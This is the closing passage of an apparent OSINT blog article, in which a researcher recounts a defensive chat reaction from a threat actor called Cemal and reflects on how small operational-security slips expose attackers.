
Conversation becomes more defensive:

Cemal: Believe me, I don't have it ☐☐☐

Cemal: Sister, call me – let's talk on the phone.

AE: Cemal, then update your photo – it's been a year.

Cemal: Should I expose you to your sister now? ☐

A screenshot of a terminal window with a dark background. A light gray dialog box is centered on the screen. Inside the dialog box, the text "Username [redacted] not found." is displayed in white. The word "Username" is followed by a redacted area consisting of several small squares. To the right of the dialog box, the letters "OK" are visible in a light blue color.

Username [redacted] not found.

OK

Based on this reaction, I concluded that the information I had obtained was most likely accurate, and demonstrated to curious readers how new intelligence about a threat actor can be derived from a single piece of information through Open Source Intelligence (OSINT).

This case once again demonstrates that OPSEC failures often begin with small details. A folder name, a token, a profile photo. What may seem insignificant to a threat actor can become a starting point for a security researcher. In the digital world, anonymity is not an assumption, it is a discipline that must be continuously maintained.

Hope to see you in the following articles.

Note:

1. This article also contains the solution path for the Pi Hediye Var Cybersecurity Game #20 game.